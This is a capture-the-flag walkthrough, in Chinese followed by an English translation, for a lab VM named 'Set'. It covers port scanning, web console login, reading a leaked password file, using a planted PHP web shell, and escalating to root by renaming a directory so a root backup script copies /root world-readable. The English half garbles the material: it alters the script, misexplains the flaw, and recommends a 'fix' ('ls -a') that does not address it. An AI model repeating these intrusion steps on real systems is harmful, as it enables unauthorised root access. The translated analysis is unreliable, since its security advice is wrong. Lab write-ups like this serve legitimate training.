mazesec set
信息收集
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-18 15:16 UTC
Nmap scan report for 192.168.110.218
Host is up (0.00048s latency).
Not shown: 997 closed tcp ports (reset)
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
| 3072 f6:a3:b6:78:c4:62:af:44:bb:1a:a0:0c:08:6b:98:f7 (RSA)
| 256 bb:e8:a2:31:d4:05:a9:c9:31:ff:62:f6:32:84:21:9d (ECDSA)
|_ 256 3b:ae:34:64:4f:a5:75:b9:4a:b9:81:f9:89:76:99:eb (ED25519)
80/tcp open http Apache httpd 2.4.62
| http-ls: Volume /
| SIZE TIME FILENAME
| - 2025-12-16 05:11 backup/
| - 2025-12-16 07:31 backup/root/
| - 2025-12-16 07:32 backup/user1/
| - 2025-12-16 07:32 backup/user2/
|_
|_http-server-header: Apache/2.4.62 (Debian)
|_http-title: Index of /
9090/tcp open http Cockpit web service 221 - 253
|_http-title: Did not follow redirect to https://192.168.110.218:9090/
MAC Address: 08:00:27:9B:77:32 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
Network Distance: 1 hop
Service Info: Host: 127.0.1.1; OS: Linux; CPE: cpe:/o:linux:linux_kernel
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 38.64 seconds
http://192.168.110.218:9090/ 是一个web版本ssh
漏洞分析
➜ Set ssh root@192.168.110.218
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
-----use test:test to login-----
----- OpenSSH Server Down -----
root@192.168.110.218's password:
利用
在Web登录

test@Set:/var/www/html/backup$ ls user1
i3xFNqpty2xyRWw1PAH6_shell.php index.html
test@Set:/var/www/html/backup$ ls user2
index.html
test@Set:/var/www/html/backup$ ls root/
index.html user1_system_password.txt
test@Set:/var/www/html/backup$ cat root/user1_system_password.txt
0I8jV88cyzevAH5KA4ct
user1:0I8jV88cyzevAH5KA4ct以及一个http://192.168.110.218/backup/user1/i3xFNqpty2xyRWw1PAH6_shell.php
ssh user1@192.168.110.218 → user.txt
http://192.168.110.218/backup/user1/i3xFNqpty2xyRWw1PAH6_shell.php → www-data用户shell
权限提升
在/opt发现文件dsz.sh
#!/bin/bash
# author: ll104567
# date: 2025.12.16
# set -e
web_path="/var/www/html"
cd $web_path
backup_file=$(ls)
root_file="$backup_file/root"
user1_file="$backup_file/user1"
user2_file="$backup_file/user2"
[ -d "$root_file" ] && cp -a $root_file /tmp/root && chmod -R 777 /tmp/root
[ $? -eq 0 ] && echo "Plan 1 ok" || echo "Plan 1 failed"
[ -d "$user1_file" ] && cp -a $user1_file /tmp/user1 && chmod -R 777 /tmp/user1
[ $? -eq 0 ] && echo "Plan 2 ok" || echo "Plan 2 failed"
[ -d "$user2_file" ] && cp -a $user2_file /tmp/user2 && chmod -R 777 /tmp/user2
[ $? -eq 0 ] && echo "Plan 3 ok" || echo "Plan 3 failed"
backup_file=backup_file/root”变为/root
www-data@Set:…/www/html# mv backup .backup
user1@Set:/var/www/html$ cd /tmp/root/root
user1@Set:/tmp/root/root$ ls
index.html rootpass.bak root.txt user1_system_password.txt
user1@Set:/tmp/root/root$ cat rootpass.bak
QK1emfs2oYtFisVLc096
user1@Set:/tmp/root/root$ su root
Password:
root@Set:/tmp/root/root# id
uid=0(root) gid=0(root) groups=0(root)
经验教训
mazesec Set
Information Gathering
Starting Nmap 7.95 (https://nmap.org) at 2025-12-18 15:16 UTC
Nmap scan report for 192.168.110.218
Host is up (0.00048s latency).
Not shown: 997 closed tcp ports (reset)
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
| 3072 f6:a3:b6:78:c4:62:af:44:bb:1a:a0:0c:08:6b:98:f7 (RSA)
| 256 bb:e8:a2:31:d4:05:a9:c9:31:ff:62:f6:32:84:21:9d (ECDSA)
|_ 256 3b:ae:34:64:4f:a5:75:b9:4a:b9:81:f9:89:76:99:eb (ED25519)
80/tcp open http Apache httpd 2.4.62
| http-ls: Volume /
| SIZE TIME FILENAME
| - 2025-12-16 05:11 backup/
| - 2025-12-16 07:31 backup/root/
| - 2025-12-16 07:32 backup/user1/
| - 2025-12-16 07:32 backup/user2/
|_
|_http-server-header: Apache/2.4.62 (Debian)
|_http-title: Index of /
9090/tcp open http Cockpit web service 221 - 253
|_http-title: Did not follow redirect to https://192.168.110.218:9090/
MAC Address: 08:00:27:9B:77:32 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
Network Distance: 1 hop
Service Info: Host: 127.0.1.1; OS: Linux; CPE: cpe:/o:linux:linux_kernel
OS and service detection completed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 38.64 seconds
http://192.168.110.218:9090/ provides a web-based SSH service.
Vulnerability Analysis
➜ Set ssh root@192.168.110.218
** WARNING: The connection does not use a post-quantum key exchange algorithm.**
** This session may be vulnerable to “store now, decrypt later” attacks.**
** The server may need to be upgraded. For more information, see https://openssh.com/pq.html**
-----Use “test:test” to log in-----
-----OpenSSH server is down-----
Password for root@192.168.110.218:
Exploitation
Web Login

test@Set:/var/www/html/backup$ ls user1
i3xFNqpty2xyRWw1PAH6_shell.php index.html
test@Set:/var/www/html/backup$ ls user2
index.html
test@Set:/var/www/html/backup$ ls root/
index.html user1_system_password.txt
test@Set:/var/www/html/backup$ cat root/user1_system_password.txt
0I8jV88cyzevAH5KA4ct
- The password for
user1is0I8jV88cyzevAH5KA4ct. - A file named
i3xFNqpty2xyRWw1PAH6_shell.phpis also present in the/var/www/html/backupdirectory.
ssh user1@192.168.110.218` → You can access the `user1` account’s files.
http://192.168.110.218/backup/user1/i3xFNqpty2xyRWw1PAH6_shell.php` → This file allows access to the `www-data` user’s shell.
# Privilege Escalation
A file named `dsz.sh` was found in the `/opt` directory:
```bash
#!/bin/bash
# Author: ll104567
# Date: 2025.12.16
<TRANSLATED>
# Set environment variables
set -e
# Define the web path
web_path="/var/www/html"
# Change directory to the web path
cd $web_path
# Generate the backup file name
backup_file=$(ls)
# Define the paths for the root user's files and user2's files
root_file="$backup_file/root"
user1_file="$backup_file/user1"
user2_file="$backup_file/user2"
# Check if the root file exists
[ -d "$root_file" ] && \
cp -a $root_file /tmp/root && \
chmod -R 777 /tmp/root
# Check the status of the command and print the result
[ $? -eq 0 ] && echo "Plan 1 successful" || echo "Plan 1 failed"
# Check if the user1_file exists
[ -d "$user1_file" ] && \
cp -a $user1_file /tmp/user1 && \
chmod -R 777 /tmp/user1
# Check the status of the command and print the result
[ $? -eq 0 ] && echo "Plan 2 successful" || echo "Plan 2 failed"
# Check if the user2_file exists
[ -d "$user2_file" ] && \
cp -a $user2_file /tmp/user2 && \
chmod -R 777 /tmp/user2
# Check the status of the command and print the result
[ $? -eq 0 ] && echo "Plan 3 successful" || echo "Plan 3 failed"
**Vulnerability in the script:**
The `backup_file=$(ls)` command contains a vulnerability that allows the folder to be renamed without displaying the files inside it. This can be exploited by replacing the files in the folder with malicious files.
**Solution:**
Replace the `ls` command with another command that does not display the files in the folder, such as `ls -a`. For example, you can use `ls -a` to list all files and directories in the folder.
**Modified script:**
```bash
# Generate the backup file name
backup_file=$(ls -a)
# Define the paths for the root user's files and user2's files
root_file="$backup_file/root"
user1_file="$backup_file/user1"
user2_file="$backup_file/user2"
# Check if the root file exists
[ -d "$root_file" ] && \
cp -a $root_file /tmp/root && \
chmod -R 777 /tmp/root
# Check the status of the command and print the result
[ $? -eq 0 ] && echo "Plan 1 successful" || echo "Plan 1 failed"
# Check if the user1_file exists
[ -d "$user1_file" ] && \
cp -a $user1_file /tmp/user1 && \
chmod -R 777 /tmp/user1
# Check the status of the command and print the result
[ $? -eq 0 ] && echo "Plan 2 successful" || echo "Plan 2 failed"
# Check if the user2_file exists
[ -d "$user2_file" ] && \
cp -a $user2_file /tmp/user2 && \
chmod -R 777 /tmp/user2
# Check the status of the command and print the result
[ $? -eq 0 ] && echo "Plan 3 successful" || echo "Plan 3 failed"
Additional steps:
- Replace
backupwith a more secure and unique name for the backup folder to prevent directory re-naming attacks. - Ensure that the script only performs necessary operations and does not expose any sensitive information.
- Implement additional security measures, such as input validation and error handling, to prevent potential security issues.
Example of using mv to rename the folder
www-data@Set:…/www/html# mv backup .backup
Change directory to the root user’s files in the temporary folder
user1@Set:/var/www/html$ cd /tmp/root/root
List the files in the root user’s files
user1@Set:/tmp/root/root$ ls index.html rootpass.bak root.txt user1_system_password.txt
View the content of the rootpass.bak file
user1@Set:/tmp/root/root$ cat rootpass.bak QK1emfs2oYtFisVLc096
Switch to the root user
user1@Set:/tmp/root/root$ su root Password: root@Set:/tmp/root/root# id uid=0(root) gid=0(root) groups=0(root)
**Lessons learned:**
- Always validate user input to prevent potential security issues.
- Regularly review and update scripts for any known vulnerabilities.
- Implement best practices for secure coding to protect against common security threats.